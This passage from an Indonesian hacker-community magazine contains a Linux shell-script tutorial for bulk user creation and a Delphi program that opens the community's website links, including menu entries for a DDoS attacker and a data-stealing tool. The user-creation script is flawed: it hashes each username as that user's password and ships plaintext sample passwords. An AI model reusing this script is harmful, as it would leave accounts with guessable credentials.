- 8. cari background yang anda inginkan. Tapi untuk hal ini Cuma disediakan format gambar bmp, jadi convert dulu... kalo formatnya bukan bmp. Langsung Open
- 9. klik Replace, Close



10. Arahkan pointer pada bunga 1033 dan klik kanan
11. Sorot Save [Bitmap] Resources
12. Kembali ke File->Save (ingat bukan Save As...) Karena kita Cuma mnambah.
13. Close
14. Restart
15. Rasakan hasilnya.....

E. Penutup

Sebenarnya merubah text "welcome" aku dapatkan dari mbak Regina Ida. (makasih mbak atas tutorialnya). Tapi yang merubah background, itu pengembangan ku sendiri lhoooo.


Fuhh... sampai di sini ya perjumpaan kita, maaf kalau artikel ini sudah pada tahu. Tapi aku tulis ini juga demi temanku, dan juga semuanya. Maaf kalau ada salah kata. Semoga bermanfaat. Amiin..

Akhirul kalam wassalamu'alaikum.

Thanks for :

1. Allah swt.
2. Nabi Muhammad saw.
3. Ayah dan Bunda q
4. Adik q
5. All friends
6. Pembaca X-Code yang setia

Kritik, kritik, kritik, dan saran, saran, saran sangat aku tunggu. Aptx.aptx@gmail.com



Penggunaan Shell Script dalam Jaringan (Bagian 1)

Penulis : 5un412d0 (<http://tiger27wong.co.nr>)



Shell adalah program sebagai interface antara user dengan sistem Unix, sehingga sistem operasi dapat mengesekusi *command* yang dimasukkan oleh user. Jadi tugasnya menyembunyikan operasi kernel dari user. Misalnya file redirection hanya menggunakan < dan >, sedangkan pipe hanya menggunakan | dan implementasinya secara detail ditangani oleh shell. Jadi shell ini adalah high-level programming language untuk UNIX itu sendiri. Shell script itu sendiri “quick and dirty” method of prototyping a complex application.

Types of shell:

- C shell (csh)
- Bourne Shell (sh, ksh, bash)

Disini, saya memberikan contoh penggunaan Shell script dalam NA(Network Administering). Saya asumsikan bahwa pembaca sudah mengetahui dasar-dasar Shell script.

Penambahan user massal.

Penambahan user di Linux bisa dengan 2 cara, yaitu melalui tols grafisnya dan melalui terminal. (sekarang ini yah..., kalo linux bahola ga...). Hanya saja akan lebih simple melakukannya melalui terminal. Cukup dengan “**useradd**” atau “**adduser**”.

Tapi bagaimana jira user yang ditambahkan ada 100 orang, 1000, pokoknya usernya banyaklah??? Penambahan user secara massal memang cukup membuat repot. Contoh yang dialami oleh administrator jaringan adalah saat penerimaan mahasiswa baru di kampus. Bayangkan betapa repotnya membuatnya, apalagi username masing-masing mahasiswa baru itu berbeda.

Cara yang kita lakukan adalah dengan membaca teks file. Logikanya begini, Kita cukup mengetikkan username dan password user tersebut file tersebut. Dan kita akan membuat Shell scriptnya untuk membaca file tersebut dan mengeksekusinya.

Sebagai contoh saya membuat username dan password user yang mau ditambah di file **user.txt** dan saya simpan di direktori **/home/na2**. formatnya : **username password**

Contoh isi file user.txt:

If06016	trueLove123
Yusma	4Uh4ve4llthing
Yuri	netmanripper
Tiger27wong	luphyuMom

Dan kode shell scripnya ada disini!!!

```
#####Begin of Code#####
#!/bin/bash
NEW_USERS="/home/na2/user.txt"
HOME_BASE="/home/na2/" #neh home direktori si user tersebut

cat ${NEW_USERS} | \
```

```
while read USER GROUP
do
    PASS=$(perl -e 'print crypt($ARGV[0],"password")' ${USER})
    # useradd -g student -p ${PASS} -m -d ${HOME_BASE}${USER} ${USER}
    #ini dibuat jika user tersebut masuk group student. Jika groupnya adalah group dia sendiri , maka...
    useradd -U -p ${PASS} -m -d ${HOME_BASE}${USER} ${USER}
    # usermod -d ${HOME_BASE}${USER} ${USER}
done
echo "adding user success"
#####End of Code#####
```

simpan dengan nama apa saja, yang penting ekstensinya .sh. disini saya menyimpannya dengan nama **adduser.sh**

kemudian jangan lupa membuatnya jadi executeable agar bisa dieksekusi. Caranya dengan **chmod +x namafile.sh**

contoh : [root@NA2] # chmod +x adduser.sh
sekarang tinggal eksekusi : [root@NA2] # ./adduser.sh
dan.....tredeng...user tersebut pun sudah dibuat.

Nah untuk memastikan script tersebut hanya bisa dijalankan root, tambahkan kode dibawah ini diatasnya :

```
ROOT_UID=0 #user dengan $UID 0 memiliki hak root
E_NOTROOT=67 # non root exit error
if [ "$UID" -ne "$ROOT_UID" ]
then
    echo "Must be root to run this script."
    exit $E_NOTROOT
fi
```

Agar lebih nyata, sebaiknya kita langsung masuk ke study kasus, perhatikan table berikut :

Folder	direktur	dosen	staf	siswa
/rileks	-	rx	rx	rwX
/peralatan1	rx	rwX	rwX	-
/Pelajaran	rwX	rwX	-	rx
/peralatan2	rwX	rx	rwX	rx
/share	rwX	rwX	rwX	rwX

Ada 4 user, yaitu : direktur, guru, dosen, siswa dan siswa. Kelihatannya sangat rumit, direktori tersebut memiliki hak akses (permission) yang sangat rumit.
Jangan lupa buat file user berisi username dan password.

Dengan shell script :

```
#####Begin of Code#####
#!/bin/bash

#untuk mengecek apakah user yang menjalankan user harus root
ROOT_UID=0 #user dengan $UID 0 memiliki hak root
E_NOTROOT=67 # non root exit error

NEW_USERS="/home/na2/user.txt"
HOME_BASE="/home/na2/"

if [ "$UID" -ne "$ROOT_UID" ]
then
    echo "Must be root to run this script."
    exit $E_NOTROOT
fi

cat ${NEW_USERS} | \
while read USER GROUP
do
    PASS=$(perl -e 'print crypt($ARGV[0],"password")' ${USER})
    useradd -U -p ${PASS} -m -d ${HOME_BASE}${USER} ${USER}
done
echo "adding user success"

#buat direktori rileks /peralatan1 /Pelajaran /peralatan2 /share
mkdir /rileks /peralatan1 /Pelajaran /peralatan2 /share
eho "pembuatan direktori /rileks /peralatan1 /Pelajaran /peralatan2 /share sukses"
```

```
#karena hak akses terhadap direktori yang dibuat berbeda, tetapi sebagian ada yang sama, maka
perlu ditambahkan group untuk user yang memiliki hak akses yang sama terhadap suatu direktori

#pada direktori /rileks2 dosen dan stafmemiliki hak akses yang sama, jadi dibuat group tambahan
untuk keduanya
groupadd dosenstaf

#pada direktori /peralatan1 doesn dan siswa memiliki hak akses yang sama, jadi dibuat group
tambahan untuk keduanya
groupadd direkturstaf

#pada direktori /Pelajaran direktur dan dosen memiliki hak akses yang sama, jadi dibuat group
tambahan untuk keduanya
groupadd direkturdosen

#pada direktori /peralatan2 dosen dan siswa memiliki hak akses yang sama, jadi dibuat group
tambahan untuk keduanya
groupadd dosenasiswa

#pengubahan mod user supplementary GROUPS setiap user
usermod -G direkturstaf,direkturdosen direktur
usermod -G direkturdosen,dosenstaf,dosenasiswa dosen
usermod -G direkturstaf,dosenstaf staf
usermod -G dosenasiswa siswa

#chown -R ${USER}.${GROUP} ${HOME_BASE}${USER}

chown -R siswa.dosenstaf /rileks
chown -R direktur.dosenstaf /peralatan1
chown -R siswa.direkturdosen /Pelajaran
chown -R dosen.direkturstaf /peralatan2
#untuk direktori /share tidak perlu karena semua bisa full access control


#permission
chmod 750 /rileks
chmod 570 /peralatan1
chmod 570 /Pelajaran
chmod 755 /peralatan2
chmod 777 /share

#####End of Code#####
```

Banyak sekali kegunaan shell script dalam bidang jaringan. Begitu juga dengan batch. Sampai bertemu di edisi berikutnya.

Note : based on praktiku kami dan administrasi server mahasiswa.

Tentang Penulis :



author : 5un412d0
Blog : <http://tiger27wong.co.nr>
FS : <http://profiles.friendster.com/tiger27wong>

thank's to :
Jesus Christ...my Savior
My Lovely family...


Mantan pacar saya...(ga marah lagi kan samaku???)
PI Del.....(my Lovely campus)
Mr. Marojahan...(dosen NA sekaligus sahabat baik anak NETMAN)
Staf dan member **parmitu** (XMPP chatting) dan **redemption**
SIGMA...(Sixth GenerationMarvellous & Attractive)
Xcode....tentunya
Juventini....and aktivis open source...(kapan kita bisa jumpa..)
thanks for all...aku tak akan melupakan semua hal bodoh yang pernah kita lakukan

Powered by :



XCode - Web Linker v1.0

Penulis: fitri-ariyanto , (z3n_zxvf@yahoo.com)



VIVA Yogyafree!

Salam kenal bagi semua. Suatu kebanggaan tersendiri jika saja sedikit coretan ini dapat dimuat oleh XCode Magazine ^^.

sedikit sharing pengetahuan aja, dulu² kan XCode ada tuh tool buat mengeksekusi halaman web dari situs yogyafree (ehm..ngertikan maksudnya..? :P). yang dahulu kala made in VB, gimana kalau sekarang kita buat dari Borland Delphi ?

Menurut pengamatan saya seh, blom ada dari XCode magazine buat tool / hacktool dari Delphi. Tp maaf dlu klu ada n aku blom tahu..:D

OK, tanpa panjang lebar buat basa-basi berikut komponen yang akan kita butuhkan..

1. Komputer
2. Software Borland Delphi 7 (karena saya pake yang v.7 :D biar sama)
3. AIMP = Winamp dg musik tersegalanya (klu saya suka sama Blink 182, how about you?)
4. Cemilan kalau laper ato makan dlu biar tuh erut gak kroncongan :D
5. Bagi yang roko'an silahkan sediakan 1,2,3 ato brapa..(batang tapi..hhehe jangan bungkus, ntar mlembung tuh paru²)
6. Pikiran yang jernih (jangan viktor mlulu')

Langkah pertama

Kita harus punya data dlu apa saja yang akan kita link-kan. Semua di dalam folder txt ada, silahkan catet, ya kurang lebih seperti itu. Maaf lho ya klu kurang, ngapunten mas moderator...:D

Langkah kedua

Kita butuhkan komponen apa saja buat program kita nanti.

Misal nya Kita buat 2 Form (form 1 untuk program utama, form2 untuk about program).

Untuk Form 1 (Utama)


1. MainMenu => Pada Palette Standard
2. Timer => Pada Palette System
3. XPManifest => Pada Palette Win32 (biar tampilannya winXP)
4. Panel => Pada Palette Standard (2 buah ya.. :D)
5. Sedikit disain gambar ato tulisan XCODE. (bias buat bias enggak, terserah sobat xcode aja)

Untuk Form 2 (About)

1. Memo => pada Palette Standard 1 buah
2. Button => pada Palette Standard 1 buah
3. Label => pada Palette Standard secukupnya

Langkah ketiga
Kita buka Program Delphi. Start >> All Programs >> Borland Delphi 7 >> Delphi 7. Sobat sekalian juga bisa yang lebih simple, Start >> Run kemudian ketik delphi32 [enter]. Selanjutnya disain saja formnya kurang lebih seperti gambar berikut

Selanjutnya tambahkan **ShellAPI** pada bagian header unit atau bagian uses pada unit form utama. Ngeri kan caranya ? :D, Lihat gambar.



Pencet aja F12 pada keyboard, ntar akan kelihatan ruangan yang akan kita tuliskan code² program.
Sedikit penjelasan tentang ShellAPI menurut sepengetahuan saya, jadi maaf dulu kalau ada kekurangan tentangnya... ^.^

Menurut fungsinya ShellAPI digunakan untuk memanggil sebuah atau lebih program yang terinstall di windows. Sama seperti procedure pada VB, Kalau di Visual Basic kita sering gunakan deklarasi ShellExecute. Potongan code nya kurang lebih seperti ini

```
.....  
Public Declare Function ShellExecute Lib "shell32.dll" Alias "ShellExecuteA" ( .....  

```

Hampir sama kan ? hanya saja di Delphi lebih pendek dari penggunaan fungsi tersebut. Kalau gak percaya, silahkan experiment sendiri.. :D.

Untuk form about / author disainya kurang lebih seperti berikut.



Langkah keempat
Isi / source code dari program kita seperti berikut.
frmUtama, untXcode.

```
unit untXcode;

interface

uses
  Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms, Dialogs, ShellAPI, ExtCtrls, jpeg,
  StdCtrls, Menus, XPMan, ComCtrls;

type
  TfrmXcode = class(TForm)
    imgXcode: TImage;
    MainMenu1: TMainMenu;
    Menu1: TMenuItem;
    Keluar1: TMenuItem;
    Link1: TMenuItem;
    XCodeWebsite1: TMenuItem;
    XCodeForum1: TMenuItem;
    N1: TMenuItem;
    Author1: TMenuItem;
    tmrNow: TTimer;
    StyleXP: TXPManifest;
    Pengaturan1: TMenuItem;
    StayOnTop1: TMenuItem;
    pnlCopyright: TPanel;
    pnlOfficel: TPanel;
    Label1: TLabel;
    XCodeMagazine1: TMenuItem;
    XCodeMagazine11: TMenuItem;
    XCodeMagazine21: TMenuItem;
    XCodeMagazine31: TMenuItem;
    XCodeMagazine41: TMenuItem;
    XCodeMagazine51: TMenuItem;
    XCodeMagazine61: TMenuItem;
    XCodeMagazine71: TMenuItem;
    XCodeMagazine81: TMenuItem;
    XCodeMagazine91: TMenuItem;
    XCodeMagazine101: TMenuItem;
    XCodeMagazine111: TMenuItem;
    XCodeMagazine121: TMenuItem;
    XCodeVideo1: TMenuItem;
    Download1: TMenuItem;
    VerylowQuality1: TMenuItem;
    Video11: TMenuItem;
    MediumQuality1: TMenuItem;
    VideoPart11: TMenuItem;
    VideoPart21: TMenuItem;
    VideoPart31: TMenuItem;
    VideoPart41: TMenuItem;
    VideoPart51: TMenuItem;
    AstroTV1: TMenuItem;
    DemoHacking1: TMenuItem;
    Video12: TMenuItem;
    Video21: TMenuItem;
    XCodeGalery1: TMenuItem;
    XCodeDownload1: TMenuItem;
    XCodeCDYogyafree1: TMenuItem;
    XCodeDistro1: TMenuItem;
    XCodeKonsultasi1: TMenuItem;
    XCodeMailingList1: TMenuItem;
    XCodeEventYogyafree1: TMenuItem;
    XCodeGuestbook1: TMenuItem;
    XCodeIklan1: TMenuItem;
    XCodeLainLain1: TMenuItem;
    XCodeAbout1: TMenuItem;
    XCodeFreeware1: TMenuItem;
    CyberNukeBotYogyafree1: TMenuItem;
    YFKeyInMyFlashDrivevers10LockYourComputerEasily1: TMenuItem;
    YFCryptvers10DataEncryption1: TMenuItem;
    Dorktoolsvers20DorkHunter1: TMenuItem;
    Xremotevers20RemoteAdministrationTool1: TMenuItem;
    DigitalBlastervers20built2008DistributedDenialOfServiceAttacker1: TMenuItem;
    Rampokvers20PortableDataSucker1: TMenuItem;
    StupidTerminatorProcessKiller1: TMenuItem;
    UCvers10YFerlRCCClient1: TMenuItem;
    BeeTrapvers10ASimpleHoneypotForYourDesktop1: TMenuItem;
```

```
PakGuruvers10PersonalEnglishAssistant1: TMenuItem;
XCodeCDYogyafree2: TMenuItem;
CDYogyafreeRaiderv10x2ReleasedAgustus20081: TMenuItem;
CDYogyafreeExpressv110x2ReleasedAgustus20081: TMenuItem;
XCodeDistroYogyafree1: TMenuItem;
DistroLinuxXCodeYFv002ReleasedOktober20081: TMenuItem;
procedure Keluar1Click(Sender: TObject);
procedure XCodeWebsite1Click(Sender: TObject);
procedure XCodeForum1Click(Sender: TObject);
procedure StayOnTop1Click(Sender: TObject);
procedure FormCreate(Sender: TObject);
procedure tmrNowTimer(Sender: TObject);
procedure pnlOfficelMouseMove(Sender: TObject; Shift: TShiftState; X,
Y: Integer);
procedure FormMouseMove(Sender: TObject; Shift: TShiftState; X,
Y: Integer);
procedure pnlCopyrightMouseMove(Sender: TObject; Shift: TShiftState; X,
Y: Integer);
procedure Author1Click(Sender: TObject);
procedure pnlOfficelClick(Sender: TObject);
procedure XCodeGalery1Click(Sender: TObject);
procedure XCodeDownload1Click(Sender: TObject);
procedure XCodeCDYogyafree1Click(Sender: TObject);
procedure XCodeDistro1Click(Sender: TObject);
procedure XCodeKonsultasi1Click(Sender: TObject);
procedure XCodeMailingList1Click(Sender: TObject);
procedure XCodeEventYogyafree1Click(Sender: TObject);
procedure XCodeGuestbook1Click(Sender: TObject);
procedure XCodeIklan1Click(Sender: TObject);
procedure XCodeLainLain1Click(Sender: TObject);
procedure XCodeAbout1Click(Sender: TObject);
procedure XCodeMagazine11Click(Sender: TObject);
procedure XCodeMagazine21Click(Sender: TObject);
procedure XCodeMagazine31Click(Sender: TObject);
procedure XCodeMagazine41Click(Sender: TObject);
procedure XCodeMagazine51Click(Sender: TObject);
procedure XCodeMagazine61Click(Sender: TObject);
procedure XCodeMagazine71Click(Sender: TObject);
procedure XCodeMagazine81Click(Sender: TObject);
procedure XCodeMagazine91Click(Sender: TObject);
procedure XCodeMagazine101Click(Sender: TObject);
procedure XCodeMagazine111Click(Sender: TObject);
procedure XCodeMagazine121Click(Sender: TObject);
procedure Video11Click(Sender: TObject);
procedure VideoPart11Click(Sender: TObject);
procedure VideoPart21Click(Sender: TObject);
procedure VideoPart31Click(Sender: TObject);
procedure VideoPart41Click(Sender: TObject);
procedure VideoPart51Click(Sender: TObject);
procedure Video12Click(Sender: TObject);
procedure Video21Click(Sender: TObject);
procedure CyberNukeBotYogyafree1Click(Sender: TObject);
procedure YFKeyInMyFlashDrivevers10LockYourComputerEasily1Click(
Sender: TObject);
procedure YFCryptvers10DataEncryption1Click(Sender: TObject);
procedure Dorktoolsvers20DorkHunter1Click(Sender: TObject);
procedure Xremotevers20RemoteAdministrationTool1Click(Sender: TObject);
procedure DigitalBlastervers20built2008DistributedDenialOfServiceAttacker1Click(
Sender: TObject);
procedure Rampokvers20PortableDataSucker1Click(Sender: TObject);
procedure StupidTerminatorProcessKiller1Click(Sender: TObject);
procedure UCvers10YFerIRCCClient1Click(Sender: TObject);
procedure BeeTrapvers10ASimpleHoneypotForYourDesktop1Click(
Sender: TObject);
procedure PakGuruvers10PersonalEnglishAssistant1Click(Sender: TObject);
procedure CDYogyafreeRaiderv10x2ReleasedAgustus20081Click(
Sender: TObject);
procedure CDYogyafreeExpressv110x2ReleasedAgustus20081Click(
Sender: TObject);
procedure DistroLinuxXCodeYFv002ReleasedOktober20081Click(
Sender: TObject);
private
{ Private declarations }
public
{ Public declarations }
end;

var
frmXcode: TfrmXcode;
```


<pre>implementation {\$R *.dfm} uses untAuthor; procedure TfrmXcode.Keluar1Click(Sender: TObject); begin if MessageDlg('Yakin mau keluar neh?',mtConfirmation,[mbOk,mbCancel],0) = mrOk then begin Application.Terminate; end; end; procedure TfrmXcode.XCodeWebsite1Click(Sender: TObject); begin ShellExecute(handle, 'open', 'http://www.yogyafree.net', nil, nil, 0); end; procedure TfrmXcode.XCodeForum1Click(Sender: TObject); begin ShellExecute(handle, 'open', 'http://www.yogyafree.net/forum2', nil, nil, 0); end; procedure TfrmXcode.StayOnTop1Click(Sender: TObject); begin if StayOnTop1.Checked = False then begin StayOnTop1.Checked := True; frmXcode.FormStyle := fsStayOnTop; end else begin StayOnTop1.Checked := False; frmXcode.FormStyle := fsNormal; end; end; procedure TfrmXcode.FormCreate(Sender: TObject); begin StayOnTop1.Checked := True; if StayOnTop1.Checked = False then begin StayOnTop1.Checked := False; frmXcode.FormStyle := fsNormal; end else begin StayOnTop1.Checked := True; frmXcode.FormStyle := fsStayOnTop; end; end; procedure TfrmXcode.tmrNowTimer(Sender: TObject); begin frmXcode.Caption := '::: X-Code - Website Linker ::: ' +TimeToStr(Time)+ ' ' +DateToStr(Date); end; procedure TfrmXcode.pnlOfficelMouseMove(Sender: TObject; Shift: TShiftState; X, Y: Integer); begin pnlOfficel.Font.Color := clYellow; pnlOfficel.Cursor := crHandPoint; end; procedure TfrmXcode.FormMouseMove(Sender: TObject; Shift: TShiftState; X, Y: Integer); begin pnlOfficel.Font.Color := clWhite; end; procedure TfrmXcode.pnlCopyrightMouseMove(Sender: TObject; Shift: TShiftState; X, Y: Integer); begin pnlOfficel.Font.Color := clWhite; end; procedure TfrmXcode.Author1Click(Sender: TObject); begin frmAuthor.Show; frmXcode.Enabled := False; end;</pre>

```
procedure TfrmXcode.pnlOffice1Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://fitri-ariyanto.blogspot.com', nil, nil, 0);
end;

procedure TfrmXcode.XCodeGalery1Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://yogyafree.net/gallery.htm', nil, nil, 0);
end;

procedure TfrmXcode.XCodeDownload1Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://yogyafree.net/download.htm', nil, nil, 0);
end;

procedure TfrmXcode.XCodeCDYogyafree1Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://yogyafree.net/cdyogyafree.htm', nil, nil, 0);
end;

procedure TfrmXcode.XCodeDistro1Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://yogyafree.net/distroxcode.htm', nil, nil, 0);
end;

procedure TfrmXcode.XCodeKonsultasi1Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://yogyafree.net/konsultasi.htm', nil, nil, 0);
end;

procedure TfrmXcode.XCodeMailingList1Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://groups.yahoo.com/group/yogyafree-perjuangan', nil, nil, 0);
end;

procedure TfrmXcode.XCodeEventYogyafree1Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://yogyafree.net/eventyf.htm', nil, nil, 0);
end;

procedure TfrmXcode.XCodeGuestbook1Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.a-free-guestbook.com/guestbook.php?username=familycode',
nil, nil, 0);
end;

procedure TfrmXcode.XCodeIklan1Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://yogyafree.net/iklan.htm', nil, nil, 0);
end;

procedure TfrmXcode.XCodeLainLain1Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://yogyafree.net/lainnya.htm', nil, nil, 0);
end;

procedure TfrmXcode.XCodeAbout1Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://yogyafree.net/about.htm', nil, nil, 0);
end;

procedure TfrmXcode.XCodeMagazine11Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/files/xcode_magazine_1.zip', nil, nil, 0);
end;

procedure TfrmXcode.XCodeMagazine21Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/files/xcode_magazine_2.zip', nil, nil, 0);
end;

procedure TfrmXcode.XCodeMagazine31Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/files/xcode_magazine_3.zip', nil, nil, 0);
end;

procedure TfrmXcode.XCodeMagazine41Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/files/xcode_magazine_4.zip', nil, nil, 0);
end;
```

```
end;

procedure TfrmXcode.XCodeMagazine51Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/files/xcode_magazine_5.zip', nil, nil, 0);
end;

procedure TfrmXcode.XCodeMagazine61Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/files/xcode_magazine_6.zip', nil, nil, 0);
end;

procedure TfrmXcode.XCodeMagazine71Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/files/xcode_magazine_7.zip', nil, nil, 0);
end;

procedure TfrmXcode.XCodeMagazine81Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/files/xcode_magazine_8.zip', nil, nil, 0);
end;

procedure TfrmXcode.XCodeMagazine91Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/files/xcode9.zip', nil, nil, 0);
end;

procedure TfrmXcode.XCodeMagazine101Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/files/xcode10.zip', nil, nil, 0);
end;

procedure TfrmXcode.XCodeMagazine111Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/files/xcode11.zip', nil, nil, 0);
end;

procedure TfrmXcode.XCodeMagazine121Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/files/xcode12.zip', nil, nil, 0);
end;

procedure TfrmXcode.Video11Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/fotofoto/video.wmv', nil, nil, 0);
end;

procedure TfrmXcode.VideoPart11Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/video.part1.rar', nil, nil, 0);
end;

procedure TfrmXcode.VideoPart21Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/video.part2.rar', nil, nil, 0);
end;

procedure TfrmXcode.VideoPart31Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/video.part3.rar', nil, nil, 0);
end;

procedure TfrmXcode.VideoPart41Click(Sender: TObject);
begin
